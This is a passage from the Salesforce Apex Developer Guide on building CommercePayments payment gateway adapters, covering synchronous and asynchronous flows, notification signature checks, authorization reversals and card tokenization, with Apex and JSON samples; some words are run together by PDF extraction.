    xmlNode.addChildElement('LocaleName', namespace, prefix).addTextNode(LOCALE_NAME); xmlNode.addChildElement('AccessToken',null, null).addTextNode(OAUTH_TOKEN); xmlNode.addChildElement('RefreshToken', null, null).addTextNode(REFRESH_TOKEN); System.debug(doc.toXmlString()); // Create a fake response HttpResponse res = new HttpResponse(); res.setHeader('Content-Type', 'application/xml'); res.setBody(doc.toXmlString()); res.setStatusCode(200); return res; } } } SEE ALSO: Apex Reference Guide: AuthProviderPlugin Interface Salesforce Help: Create a Custom External Authentication Provider Chatter Answers and Ideas In Chatter Answers and Ideas, use zones to organize ideas and answers into groups. Each zone can have its own focus, with unique ideas and answers topics to match that focus. To work with zones in Apex, use the Answers, Ideas, and ConnectApi.Zones classes. SEE ALSO: Apex Reference Guide: Answers Class Apex Reference Guide: Ideas Class Apex Reference Guide: Zones Class Use Cases for the CommercePayments Namespace Review walkthroughs, use cases, and reference material for the CommercePayments platform. To review CommercePayments class reference docs, go to CommercePayments Namespace. IN THIS SECTION: Payment Gateway Adapters Payment gateway adapters represent the bridge between your payments platform in Salesforce and an external payment gateway. Payment Authorization Reversal Service An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer’s payment method. 335 Using Salesforce Features with Apex Apex Developer Guide
  • 340.
    Tokenization Service The creditcard tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called a token, used during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card used for transactions. The token lets you store information about the credit card without storing sensitive customer data, such as credit card numbers, in Salesforce. Alternative Payment Methods An alternative payment method allows customers to store and represent payment method information not represented by another pre-definedpaymentmethodsuchas CardPaymentMethod or DigitalWallet.Commonexamplesofalternativepayment methods include CashOnDeliver, Klarna, and Direct Debit. Alternative payment methods are available in API v51.0 and later. Process Payments Process a payment in the payment gateway. Process Refund Process a refund in the payment gateway. Idempotency Guidelines Idempotency represents the ability of a payment gateway to recognize duplicate requests submitted either in error or maliciously, and then process the duplicate requests accordingly. When working with an idempotent gateway, consider these important guidelines. Sample Payment Gateway Implementation for CommercePayments We’ve created a GitHub repository containing code samples for a sample Payeezy payment gateway implementation with the CommercePaymentsnamespace.Reviewthesamplecodeifyouneedhelpwithconfiguringyourpaymentgatewayimplementation. Payment Gateway Adapters Payment gateway adapters represent the bridge between your payments platform in Salesforce and an external payment gateway. IN THIS SECTION: Building a Synchronous Gateway Adapter In synchronous payment configurations, the Salesforce payment platform sends transaction information to the gateway, and then waits for a gateway response that contains the final transaction status. Salesforce will create a transaction only if the transaction is successful in the gateway. Set Up a Synchronous Payment Gateway Adapter Configure Salesforce to interface with a synchronous payment gateway adapter. Building an Asynchronous Gateway Adapter Inanasynchronouspaymentsconfiguration,thepaymentsplatformfirstsendstransactioninformationtothegateway.Thegateway respondswithanacknowledgmentthatitreceivedthetransaction,andthentheplatformcreatesapendingtransaction.Thegateway sends a notification, which contains the final transaction status. The platform then updates the transaction’s status accordingly. Set Up an Asynchronous Payment Gateway Adapter in Salesforce Configure Salesforce to interface with an asynchronous payment gateway adapter. Builder Examples for Payment Gateway Adapters Thefinalsectionsofapaymentgatewayadaptershoulddefinehowtheadaptercreatesrequestsandresponses.Theimplementation of these classes can vary widely based on your gateway and platform requirements. We’ve provided several generics examples for review. 336 Using Salesforce Features with Apex Apex Developer Guide
  • 341.
    Building a SynchronousGateway Adapter In synchronous payment configurations, the Salesforce payment platform sends transaction information to the gateway, and then waits for a gateway response that contains the final transaction status. Salesforce will create a transaction only if the transaction is successful in the gateway. A synchronous gateway adapter implements the PaymentGatewayAdapter Interface. In this topic, we’ll break down a sample asynchronous adapter by looking at PaymentGatewayAdapter, and then the processRequest class, which drives most of the communication between the payment platform and the payment gateway. Note: Paymentgatewayadapterscan’tmakefuturecalls,externalcalloutsusing System.Http,asynchronouscalls,queueable calls, or execute DMLs using SOQL. PaymentGatewayAdapter All synchronous gateway must implement the PaymentGatewayAdapter interface. All PaymentGatewayAdapters are required to implement the processRequest method. global with sharing class SampleAdapter implements commercepayments.PaymentGatewayAdapter { global SampleAdapter() {} global commercepayments.GatewayResponse processRequest(commercepayments.paymentGatewayContext gatewayContext) { } } Processing an Initial Payment Request When the payments platform receives a payments API request, it passes the request to your gateway adapter for further evaluation. The adapter begins the request evaluation process by calling the processRequest method, which represents the first step in a synchronous payment flow. We can break the processRequest implementation into three parts. First, it builds a payment request object that the gateway can understand. commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType(); if (requestType == commercepayments.RequestType.Capture) { req.setEndpoint('/pal/servlet/Payment/v52/capture'); body = buildCaptureRequest((commercepayments.CaptureRequest)gatewayContext.getPaymentRequest()); } else if (requestType == commercepayments.RequestType.ReferencedRefund) { req.setEndpoint('/pal/servlet/Payment/v52/refund'); body = buildRefundRequest((commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest()); } Then, the adapter sends the request to the payment gateway. req.setBody(body); req.setMethod('POST'); commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp(); HttpResponse res = null; try { res = http.send(req); } catch(CalloutException ce) { commercepayments.GatewayErrorResponse error = new 337 Using Salesforce Features with Apex Apex Developer Guide
  • 342.
    commercepayments.GatewayErrorResponse('500', ce.getMessage()); return error; } Finally,the adapter creates a response object to store data from the gateway’s response. The type of response object will vary based on whether you originally made a payment capture request or a refund request. if ( requestType == commercepayments.RequestType.Capture) { // Refer to the end of this doc for sample createCaptureResponse implementation response = createCaptureResponse(res); } else if ( requestType == commercepayments.RequestType.ReferencedRefund) { response = createRefundResponse(res); } return response; Set Up a Synchronous Payment Gateway Adapter EDITIONS Available in: Salesforce Summer ’20 and later Available in: API 49.0 and later Configure Salesforce to interface with a synchronous payment gateway adapter. To access the commercepayments API, you need the PaymentPlatform org permission. 1. Create your payment gateway adapter Apex classes. For more information on building synchronous gateway adapters in Apex, review Building a Synchronous Gateway Adapter. 2. Create a Named Credential in Salesforce UI. a. From Setup, in the Quick Find box, enter NamedCredential, and then select New Named Credential. b. Enter the username, password, and URL for your payment gateway, and then save your changes. 3. Create a payment gateway provider. The payment gateway provider is an object that stores details about the payment gateway that Salesforce communicates with when processing a transaction. As of Salesforce Summer ’20, you can create a payment gateway provider record only through Workbench. a. Log in to Workbench, and then select REST Explorer. b. Set the method to Post, and then enter the following URL, replacing [version] with your desired API version. The payment gateway provider entity is available in Salesforce API v48.0 and later. /services/data/version/tooling/sobjects/PaymentGatewayProvider c. Enter your payload, replacing VALUE with your desired value. { "FullName": "Salesforce", "Metadata": { "apexAdapter": "SalesforceAdapter", "masterLabel": "Salesforce", "idempotencySupported": "No", "comments": "Comments" } } 4. Create a payment gateway record. This object stores information that Salesforce uses to communicate with the payment gateway. The record requires these field values. • Name: We recommend using the same name as the external payment gateway that communicates with Salesforce. 338 Using Salesforce Features with Apex Apex Developer Guide
  • 343.
    • Merchant CredentialID: Enter the ID of the named credential that you created in Step 2. • Payment Gateway Provider: Enter the ID of the payment gateway provider that you created in Step 3. • Status: Active Building an Asynchronous Gateway Adapter In an asynchronous payments configuration, the payments platform first sends transaction information to the gateway. The gateway responds with an acknowledgment that it received the transaction, and then the platform creates a pending transaction. The gateway sends a notification, which contains the final transaction status. The platform then updates the transaction’s status accordingly. The asynchronous process differs from synchronous transactions, where the platform does not create a pending transaction after the initialgatewayrequest.Instead,theplatformcreatesatransactiononlyafterthegatewaysendsaresponsecontainingthefinaltransaction status. For information on building a synchronous adapter, review Building a Synchronous Gateway Adapter. An asynchronous configuration requires both a synchronous gateway adapter and an asynchronous adapter. In this topic, we’ll break down a sample asynchronous adapter by looking at several important areas. • Defining an asynchronous payment gateway adapter • Processing the initial payment request • Processing a notification from the payment gateway • Debugging gateway responses using system debug logs. Note: Paymentgatewayadapterscan’tmakefuturecalls,externalcalloutsusing System.Http,asynchronouscalls,queueable calls, or execute DMLs using SOQL. Asynchronous Payment Gateway Adapter Definition An asynchronous gateway adapter class must implement both the PaymentGatewayAdapter Interface and the PaymentGatewayAsyncAdapter Interface. The adapter class must also implement the processRequest method for PaymentGatewayAdapter and the processNotification method for PaymentGatewayAsyncAdapter. global with sharing class SampleAdapter implements commercepayments.PaymentGatewayAsyncAdapter, commercepayments.PaymentGatewayAdapter { global SampleAdapter() {} global commercepayments.GatewayResponse processRequest(commercepayments.paymentGatewayContext gatewayContext) { } global commercepayments.GatewayNotificationResponse processNotification(commercepayments.PaymentGatewayNotificationContext gatewayNotificationContext) { } } Processing an Initial Payment Request When the payments platform receives a payments API request, it passes the request to your gateway adapter for further evaluation. The adapterbeginstherequestevaluationprocessbycallingtheprocessRequestmethod,whichrepresentsthefirststepinanasynchronous payment flow. We can break the processRequest implementation into three parts. 339 Using Salesforce Features with Apex Apex Developer Guide
  • 344.
    First, it buildsa payment request object that the gateway can understand. commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType(); if (requestType == commercepayments.RequestType.Capture) { req.setEndpoint('/pal/servlet/Payment/v52/capture'); body = buildCaptureRequest((commercepayments.CaptureRequest)gatewayContext.getPaymentRequest()); } else if (requestType == commercepayments.RequestType.ReferencedRefund) { req.setEndpoint('/pal/servlet/Payment/v52/refund'); body = buildRefundRequest((commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest()); } Then, the adapter sends the request to the payment gateway. req.setBody(body); req.setMethod('POST'); commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp(); HttpResponse res = null; try { res = http.send(req); } catch(CalloutException ce) { commercepayments.GatewayErrorResponse error = new commercepayments.GatewayErrorResponse('500', ce.getMessage()); return error; } Finally, the adapter creates a response object to store data from the gateway’s response. The type of response object will vary based on whether you originally made a payment capture request or a refund request. if ( requestType == commercepayments.RequestType.Capture) { // Refer to the end of this doc for sample createCaptureResponse implementation response = createCaptureResponse(res); } else if ( requestType == commercepayments.RequestType.ReferencedRefund) { response = createRefundResponse(res); } return response; Processing a Notification from the Payment Gateway After the customer bank processes the transaction and sends the results to the gateway, the gateway sends the adapter a notification indicating that it’s ready to provide the final transaction status. For this part of an asynchronous transaction flow, the adapter needs to call the processNotification class. We can split the processNotification implementation into four parts. First, the adapter verifies the signature in the notification request. For more information on verifying signatures, review [TOPIC]. private Boolean verifySignature(NotificationRequest requestItem) { String payload = requestItem.pspReference + ':' + (requestItem.originalReference == null ? '' : requestItem.originalReference) + ':' + requestItem.merchantAccountCode + ':' + requestItem.merchantReference + ':' + requestItem.amount.value.intValue() + ':' + requestItem.amount.currencyCode + ':' + requestItem.eventCode + ':' + requestItem.success; 340 Using Salesforce Features with Apex Apex Developer Guide
  • 345.
    String myHMacKey =getHMacKey(); String generatedSign = EncodingUtil.base64Encode(Crypto.generateMac('hmacSHA256', Blob.valueOf(payload), EncodingUtil.convertFromHex(myHMacKey))); return generatedSign.equals(requestItem.additionalData.hmacSignature); } Next, the adapter parses the gateway’s notification request and builds a notification object. The getPaymentGatewayNotificationRequest method evaluates data from the gateway’s notification request items, which include status, referenceNumber, event, and amount. The notificationStatus object is set to Success or Failed based on whether the platform successfully received the notification. If the notification’s event code indicates that the gateway processed a payment capture transaction, the adapter builds a notification object using the CaptureNotification class. If the event code indicates that the gateway processed a refund transaction, the adapter builds a notification object using the ReferencedRefundNotification class. commercepayments.PaymentGatewayNotificationRequest gatewayNotificationRequest = gatewayNotificationContext.getPaymentGatewayNotificationRequest(); Blob request = gatewayNotificationRequest.getRequestBody(); SampleNotificationRequest notificationRequest = SampleNotificationRequest.parse(request.toString().replace('currency', 'currencyCode')); List<SampleNotificationRequest.NotificationItems> notificationItems = notificationRequest.notificationItems; SampleNotificationRequest.NotificationRequestItem notificationRequestItem = notificationItems[0].NotificationRequestItem; Boolean success = Boolean.valueOf(notificationRequestItem.success); String pspReference = notificationRequestItem.pspReference; String eventCode = notificationRequestItem.eventCode; Double amount = notificationRequestItem.amount.value; commercepayments.NotificationStatus notificationStatus = null; if (success) { notificationStatus = commercepayments.NotificationStatus.Success; } else { notificationStatus = commercepayments.NotificationStatus.Failed; } commercepayments.BaseNotification notification = null; if ('CAPTURE'.equals(eventCode)) { notification = new commercepayments.CaptureNotification(); } else if ('REFUND'.equals(eventCode)) { notification = new commercepayments.ReferencedRefundNotification(); } notification.setStatus(notificationStatus); notification.setGatewayReferenceNumber(pspReference); notification.setAmount(amount); The adapter then requests that the payments platform records the results of the notification. commercepayments.NotificationSaveResult saveResult = commercepayments.NotificationClient.record(notification); 341 Using Salesforce Features with Apex Apex Developer Guide
  • 346.
    All asynchronous gatewaysrequire that the platform acknowledges that it received the notification, regardless of whether the platform successfully saved the notification’s data. The platform calls the GatewayNotificationResponse class to send the acknowledgment. commercepayments.GatewayNotificationResponse gnr = new commercepayments.GatewayNotificationResponse(); if (saveResult.isSuccess()) { system.debug('Notification accepted by platform'); } else { system.debug('Errors in the result '+ Blob.valueOf(saveResult.getErrorMessage())); } gnr.setStatusCode(200); gnr.setResponseBody(Blob.valueOf('[accepted]')); return gnr; Debugging Usually, Apex debug logs are available in the developer console. However, Salesforce doesn’t store debug logs from the processNotification method in the developer console. To view this part of the method flow using system.debug, review the Collect Debug Logs for Guest Users section of Set Up Debug Logging. Set Up an Asynchronous Payment Gateway Adapter in Salesforce EDITIONS Available in: Salesforce Summer ’20 and later Available in: API 49.0 and later Configure Salesforce to interface with an asynchronous payment gateway adapter. To access the commercepayments API, you need the PaymentPlatform org permission. 1. Create a Site. a. Register a site and set the site domain. b. From Setup, in the Quick Find box, enter Sites, and then select Sites. Go to the Sites list and click New. c. Enter a label and select Active. d. Enter a unique value for the default web address. e. Select Guest Access to the Payments API, and then save your changes. 2. Create your payment gateway adapter Apex classes. Asynchronous payment gateways require Salesforce to implement both an asynchronous adapter and a synchronous adapter. For more information on building gateway adapters in Apex, review Building an Asynchronous Gateway Adapter and Building a Synchronous Gateway Adapter. 3. Create a Named Credential in Salesforce UI. a. From Setup, in the Quick Find box, enter NamedCredential, and then select New Named Credential. b. Enter the username, password, and URL for your payment gateway, and then save your changes. 4. Create a payment gateway provider. The payment gateway provider is an object that stores details about the payment gateway that Salesforce communicates with when processing a transaction. As of Salesforce Summer ’20, you can create a payment gateway provider record only through Workbench. a. Log in to Workbench, and then select REST Explorer. b. Set the method to Post, and then enter the following URL, replacing [version] with your desired API version. The payment gateway provider entity is available in Salesforce API v48.0 and later. services/data/[version]/tooling/sobjects/PaymentGatewayProvider 342 Using Salesforce Features with Apex Apex Developer Guide
  • 347.
    c. Enter yourpayload, replacing VALUE with your desired value. { "ApexAdapterId": "{{VALUE}}", "DeveloperName": "{{VALUE}}", "MasterLabel": "VALUE", "IdempotencySupported": "VALUE", "Comments": "VALUE", 5. Create a payment gateway record. This object stores information that Salesforce uses to communicate with the payment gateway. The record requires the following field values. • Name: We recommend using the same name as the external payment gateway that will be communicating with Salesforce. • Merchant Credential ID: Enter the ID of the named credential that you created in Step 2. • Payment Gateway Provider: Enter the ID of the payment gateway provider that you created in Step 3. • Status: Active 6. ExternalpaymentgatewaysusewebhookstosendnotificationinformationasHTTPPOSTmessagestoyourSalesforceasynchronous payment gateway adapter. You can create a webhook by providing a URL in the standard notification transport settings of your external payment gateway. Create your URL by combining your Salesforce site endpoint from Step 1 with the ID of the payment gateway provider that you created in step 4. a. Your endpoint will be the following address, replacing domain with your domain from Step 1A, and replacing subdomain with the default web address that you provided in Step 1D. https://MyDomainName.my.salesforce-sites.com/subdomain/services/data/v49.0/commerce/payments/notify Note: If you’re not using enhanced domains, your org’s Salesforce Sites URL is different. For details, see My Domain URL Formats in Salesforce Help. b. FindtheIDofthepaymentgatewayproviderthatyoucreatedinStep4,andadd ?provider=ID totheendofyourendpoint. For example, h t t p s : / / M y D o m a i n N a m e . m y . s a l e s f o r c e - s i t e s . c o m / s o l u t i o n s u s e r s / s e r v i c e s / d a t a / v 4 9 . 0 / c o m m e r c e / p a y m e n t s / n o t i f y ? p r o v i d e r = 0 c J R 0 0 0 0 0 0 0 4 C E h M A M c. Enter the webhook in your external payment gateway’s standard notification settings. Builder Examples for Payment Gateway Adapters The final sections of a payment gateway adapter should define how the adapter creates requests and responses. The implementation oftheseclassescanvarywidelybasedonyourgatewayandplatformrequirements.We’veprovidedseveralgenericsexamplesforreview. Example: buildCaptureRequest private String buildCaptureRequest(commercepayments.CaptureRequest captureRequest) { Boolean IS_MULTICURRENCY_ORG = UserInfo.isMultiCurrencyOrganization(); QueryUtils qBuilderForAuth = new QueryUtils(PaymentAuthorization.SObjectType); qBuilderForAuth.getSelectClause().addField('GatewayRefNumber', false); qBuilderForAuth.setWhereClause(' WHERE Id =' + ''' + captureRequest.paymentAuthorizationId + '''); PaymentAuthorization authObject = (PaymentAuthorization)Database.query(qBuilderForAuth.buildSOQL())[0]; 343 Using Salesforce Features with Apex Apex Developer Guide
  • 348.
    JSONGenerator jsonGeneratorInstance =JSON.createGenerator(true); jsonGeneratorInstance.writeStartObject(); jsonGeneratorInstance.writeStringField('merchantAccount', '{!$Credential.Username}'); jsonGeneratorInstance.writeStringField('originalReference', authObject.GatewayRefNumber); jsonGeneratorInstance.writeFieldName('modificationAmount'); jsonGeneratorInstance.writeStartObject(); jsonGeneratorInstance.writeStringField('value', String.ValueOf((captureRequest.amount * 100.0).intValue())); jsonGeneratorInstance.writeEndObject(); jsonGeneratorInstance.writeEndObject(); return jsonGeneratorInstance.getAsString(); } Example: createCaptureResponse private commercepayments.GatewayResponse createCaptureResponse(HttpResponse response) { Map<String, Object> mapOfResponseValues = (Map <String, Object>) JSON.deserializeUntyped(response.getBody()); Integer statusCode = response.getStatusCode(); String responceValue = (String)mapOfResponseValues.get('response'); if(statusCode == 200) { system.debug('Response - success - Capture received'); commercepayments.CaptureResponse captureResponse = new commercepayments.CaptureResponse(); captureResponse.setAsync(true); // Very important to treat this as an asynchronous transaction captureResponse.setGatewayReferenceNumber((String)mapOfResponseValues.get('pspReference')); captureResponse.setSalesforceResultCodeInfo(new commercepayments.SalesforceResultCodeInfo(commercepayments.SalesforceResultCode.Success)); return captureResponse; } else { system.debug('Response - error - Capture not received by Gateway'); String message = (String)mapOfResponseValues.get('message'); commercepayments.GatewayErrorResponse error = new commercepayments.GatewayErrorResponse(String.valueOf(statusCode), message); return error; } } Payment Authorization Reversal Service An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer’s payment method. 344 Using Salesforce Features with Apex Apex Developer Guide
  • 349.
    IN THIS SECTION: AuthorizationReversal Apex Class Implementation The Authorization Reversal Service uses the AuthorizationReversalRequest and AuthorizationReversalResponse classes to manage the creation and storage of authorization reversal information. Implement these classes in your payment gateway adapter. Payment Authorization Reversal Service API An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer’s payment method. Use the authorization reversal service to provide users with the ability to reverse an outstanding payment authorization. Authorization Reversal Apex Class Implementation TheAuthorizationReversalServiceusesthe AuthorizationReversalRequest and AuthorizationReversalResponse classes to manage the creation and storage of authorization reversal information. Implement these classes in your payment gateway adapter. AuthorizationReversalRequest Represents the authorization reversal request. Extends BaseRequest and inherits all its methods. AuthorizationReversalRequest uses a constructor to build an authorization reversal request record in Salesforce. The AuthorizationReversalRequest constructor takes no arguments. You can invoke it as follows. CommercePayments.AuthorizationReversalRequest arr = new CommercePayments.AuthorizationReversalRequest(); If you want to build a sample authorization reversal, you can also invoke a constructor with arguments for the reversal amount and payment authorization ID. However, the constructor would only work for test usage and would throw an exception if used outside of the Apex test context. commercepayments.AuthorizationReversalRequest authorizationReversalRequest = new commercepayments.AuthorizationReversalRequest(80, authObj.id); AuthorizationReversalResponse The payment gateway adapter sends this class as a response for an Authorization Reversal request type. Extends AbstractResponse and inherits its methods. AuthorizationReversalResponse uses a constructor to build an authorization reversal request record in Salesforce. The AuthorizationReversalResponse constructor takes no arguments. You can invoke it as follows: CommercePayments.AuthorizationReversalResponse arp = new CommercePayments.AuthorizationReversalResponse(); Note: Salesforce doesn't support bulk operations or custom fields in the authorization reversal process. Implementing Reversal Classes in Your Gateway Adapter Add your reversal classes to your payment gateway adapter. We recommend adding AuthorizationReversal as a possible requestType value when calling processRequest on the gateway’s response. global commercepayments.GatewayResponse processRequest(commercepayments.paymentGatewayContext gatewayContext) { commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType(); commercepayments.GatewayResponse response; 345 Using Salesforce Features with Apex Apex Developer Guide
  • 350.
    try { //add conditionsfor other requestType values here //.. else if (requestType == commercepayments.RequestType.AuthorizationReversal) { response = createAuthReversalResponse((commercepayments.AuthorizationReversalRequest)gatewayContext.getPaymentRequest());} return response; Then, add a class that sets the amount of the authorization reversal request, gateway information, and the Salesforce result code. global commercepayments.GatewayResponse createAuthReversalResponse(commercepayments.AuthorizationReversalRequest authReversalRequest) { commercepayments.AuthorizationReversalResponse authReversalResponse = new commercepayments.AuthorizationReversalResponse(); if(authReversalRequest.amount!=null ) { authReversalResponse.setAmount(authReversalRequest.amount); } else { throw new SalesforceValidationException('Required Field Missing : Amount'); } system.debug('Response - success'); authReversalResponse.setGatewayDate(system.now()); authReversalResponse.setGatewayResultCode('00'); authReversalResponse.setGatewayResultCodeDescription('Transaction Normal'); //Replace 'xxxxx' with the gateway reference number. authReversalResponse.setGatewayReferenceNumber('SF'+xxxxx); authReversalResponse.setSalesforceResultCodeInfo(SUCCESS_SALESFORCE_RESULT_CODE_INFO); return authReversalResponse; } Sample Apex Request String authorizationId = '0XcxXXXXXXXXXXXXXXX'; ConnectApi.AuthorizationReversalRequest authorizationReversalRequest = new ConnectApi.AuthorizationReversalRequest(); authorizationReversalRequest.amount = 1.0; authorizationReversalRequest.comments = 'Captured from custom action'; authorizationReversalRequest.ipAddress = '192.162.10.3'; authorizationReversalRequest.email = 'testuser@example.com'; ConnectApi.AuthorizationReversalResponse authorizationReversalResponse = ConnectApi.Payments.reverseAuthorization(authorizationReversalRequest, authorizationId); String authReversalId = authorizationReversalResponse.paymentAuthAdjustment.id; System.debug(authorizationReversalResponse); System.debug(authReversalId); 346 Using Salesforce Features with Apex Apex Developer Guide
  • 351.
    Payment Authorization ReversalService API An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer’s payment method. Use the authorization reversal service to provide users with the ability to reverse an outstanding payment authorization. Sometimes, a customer performs a payment authorization but then needs to cancel all or part of the authorization later. For example, the customer bought three items, and then realized that the first item is already in their stock. Commerce Payments API allows you to reverse all or part of an outstanding payment authorization. After the customer payment gateway authorizes a payment, Commerce Payments creates a payment authorization record to store information about the authorization. When a user or process performs a reversal against the authorization, the authorization reversal service creates a payment authorization adjustment to store information. The adjustment is related to the authorization. If the payment authorization is associated with an order payment summary, then the reversal amount is added to the order payment summary’s AuthorizationReversalAmount and subtracted from its AvailableToCaptureAmount. But the AvailableToCaptureAmount is never below 0, even if a reversal makes its calculation a negative amount. Note: Foranauthorizationreversal,thepaymentgatewaylog’s OrderPaymentSummaryId alwaysdefaultstonull.Ifthere’s an associated order payment summary, your code can set the value. Call the authorization reversal service by making a POST request to the following endpoint. Endpoint /commerce/payments/authorizations/${*authorizationId*}/reversals The service accepts one authorization reversal request per call. The following payment authorization adjustment API parameters are accepted. Table 6: Reversal Service Input Parameters Description Required Parameter Amount to be reversed from the authorization. Must be greater than zero. Required amount Salesforce doesn't provide validations comparing PaymentAuthorizationAdjustment.Amount to PaymentAuthorization.Amount. If the payment gateway allows the reversal amounttobegreaterthantheauthorization amount, the authorization's resulting balance can be negative. If your gateway supportsauthorizationbalancesbelowzero and you want to avoid gateway calls, configure your adapter to query the authorization amount, balance, and total reversalamount,anddon’tcalltheendpoint if the balance is less than zero. Account ID to which this authorization reversal is linked. Optional accountId 347 Using Salesforce Features with Apex Apex Developer Guide
  • 352.
    Description Required Parameter The date thatthe reversal applies to the authorization. Optional effectiveDate Fraud parameter Optional email Fraud parameter Optional ipAddress Fraud parameter Optional macAddress Fraud parameter Optional phone User-provided comments about the authorization reversal. Must be less than 1000 characters. Optional comments Sample Request and Response This request calls a $150 reversal against an authorization. { "accountId":"", "amount": "150",* "comments": "authorization reversal request", "effectiveDate":"2020-10-18T11:32:27.000Z", "ipAddress": "202.95.77.70", "macAddress": "00-14-22-01-23-45", "phone": "100-456-67", "email": "test@example.org", "additionalData":{ //add additional parameters if needed "key1":"value1", "key2":"value2", "key3":"value3", "key4":"value4", "key5":"value5" } } Sample Response - Success A successful authorization reversal response provides information about the gateway’s response and the values to construct a payment authorization adjustment entity. HPP Status Code: 201 { "gatewayResponse" : { "gatewayDate" : "2020-10-23T15:21:58.833Z", "gatewayReferenceNumber" : "439XXXXXXX", "gatewayResultCode" : "00", "gatewayResultCodeDescription" : "Transaction Normal", "salesforceResultCode" : "Success" }, "paymentAuthAdjustment" : { "amount" : "150.0", 348 Using Salesforce Features with Apex Apex Developer Guide
  • 353.
    "currencyIsoCode" : "USD", "effectiveDate": "2020-10-18T11:32:27.000Z", "id" : "9tvR00000004Cf1MAE", "paymentAuthAdjustmentNumber" : "PAA-00XXXXXXX", "requestDate" : "2020-10-23T15:21:58.000Z", "status" : "Processed" }, "paymentGatewayLogs" : [ { "createdDate" : "2020-10-23T15:21:58.000Z", "gatewayResultCode" : "00", "id" : "0XtXXXXXXXXXXXXXXX", "interactionStatus" : "Success" } ] } The resulting payment authorization adjustment in Salesforce would look like this. If an error is returned, the response contains the gateway's error code and error message. Sample Response - Error { "errorCode":"", "errorMessage":"" } Tokenization Service The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called a token, used during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card used for transactions. The token lets you store information about the credit card without storing sensitive customer data, such as credit card numbers, in Salesforce. IN THIS SECTION: Tokenization Service Apex Class Implementation Use the tokenization service to hide sensitive customer payment method data. The Tokenization service uses PaymentMethodTokenizationRequest, PaymentMethodTokenizationResponse, and CardPaymentMethodRequest. Implement these classes in your payment gateway adapter. Tokenization Service API The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called a token, to use during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card used for transactions. The token lets you store information about the credit card without actually storing sensitive customer data such as credit card numbers in Salesforce. Implement our Tokenization API to add tokenization capabilities to your payment services. Tokenization Service Apex Class Implementation EDITIONS Available in: Salesforce Spring '21 and later Use the tokenization service to hide sensitive customer payment method data. The Tokenization service uses PaymentMethodTokenizationRequest, PaymentMethodTokenizationResponse, and CardPaymentMethodRequest. Implement these classes in your payment gateway adapter. 349 Using Salesforce Features with Apex Apex Developer Guide
  • 354.
    Encryption for TokenizedPayment Methods CommercePayments uses Salesforce field encryption to securely store gateway token values on customer payment method entities such as DigitalWallet, CardPaymentMethod, and AlternativePaymentMethod. CardPaymentMethodandDigitalWalletcontaintheGatewayTokenEncryptedfield,availableinAPIv52.0andlater,andtheGatewayToken field, available in API v48.0 and later. Both fields store gateway token values. However, GatewayTokenEncrypted uses Salesforce Classic Encryption for Custom Fields to securely encrypt the token. GatewayToken doesn't use encryption. To ensure secure tokenization, we recommend using GatewayTokenEncrypted on your DigitalWallets and CardPaymentMethods. The AlternativePaymentMethod object uses a GatewayToken field for token storage, however, this field is encrypted on AlternativePaymentMethods. InAPIversion52.0andlater,CardPaymentMethodsandDigitalWalletscan’tstorevaluesforGatewayTokenEncryptionandGatewayToken at the same time on the same record. If you try to assign one while the other exists, Salesforce throws an error. Your payment gateway adapter uses the PaymentMethodTokenizationRequest and PaymentMethodTokenizationResponse classes to retrieve a gateway token from the payment gateway, encrypt it in Salesforce, and store the value on a payment method entity. Let's see how we can configure these classes in our payment gateway adapter. Implementing Tokenization Classes in Your Gateway Adapter The following code is used within your PaymentGatewayAdapter Apex class. Gatewaytokensarecreatedandencryptedwhenthe GatewayResponse class's processRequest methodreceivesatokenization request. If the request type is Tokenize, GatewayResponse calls the createTokenizeResponse method and passes an instanceofthe PaymentMethodTokenizationRequest class.Thepassed PaymentMethodTokenizationRequest objectcontainstheaddressandcardPaymentMethodinformationthatthepaymentgatewayneedstomanagethetokenizationprocess. For example: global commercepayments.GatewayResponse processRequest(commercepayments.paymentGatewayContext gatewayContext) { commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType(); commercepayments.GatewayResponse response; try { if (requestType == commercepayments.RequestType.Tokenize) { response = createTokenizeResponse((commercepayments.PaymentMethodTokenizationRequest)gatewayContext.getPaymentRequest()); } //Add other else if statements for different request types as needed. return response; } catch(SalesforceValidationException e) { commercepayments.GatewayErrorResponse error = new commercepayments.GatewayErrorResponse('400', e.getMessage()); return error; } } Configure the createTokenizeResponse method to accept an instance of PaymentMethodTokenizationRequest and then build an instance of PaymentMethodTokenizationResponse based on the values that it receives from the payment 350 Using Salesforce Features with Apex Apex Developer Guide
  • 355.
    gateway. The tokenizeResponsecontains the results of the gateway's tokenization process, and if successful, the tokenized value. In this example, we call the setGatewayTokenEncrypted method to set the tokenized value in our tokenization response. public commercepayments.GatewayResponse createTokenizeResponse(commercepayments.PaymentMethodTokenizationRequest tokenizeRequest) { commercepayments.PaymentMethodTokenizationResponse tokenizeResponse = new commercepayments.PaymentMethodTokenizationResponse(); tokenizeResponse.setGatewayTokenEncrypted(encryptedValue); tokenizeResponse.setGatewayTokenDetails(tokenDetails); tokenizeResponse.setGatewayAvsCode(avsCode); tokenizeResponse.setGatewayMessage(gatewayMessage); tokenizeResponse.setGatewayResultCode(resultcode); tokenizeResponse.setGatewayResultCodeDescription(resultCodeDescription); tokenizeResponse.setSalesforceResultCodeInfo(resultCodeInfo); tokenizeResponse.setGatewayDate(system.now()); return tokenizeResponse; } The setGatewayTokenEncrypted method is available in Salesforce API v52.0 and later. It uses Salesforce classic encryption to settheencryptedtokenvaluethatyoucanstoreinGatewayTokenEncryptedonaCardPaymentMethodorDigitalWallet,orinGatewayToken on an AlternativePaymentMethod. We recommend using setGatewayTokenEncrypted to ensure your tokenized payment method values are encrypted and secure. /** 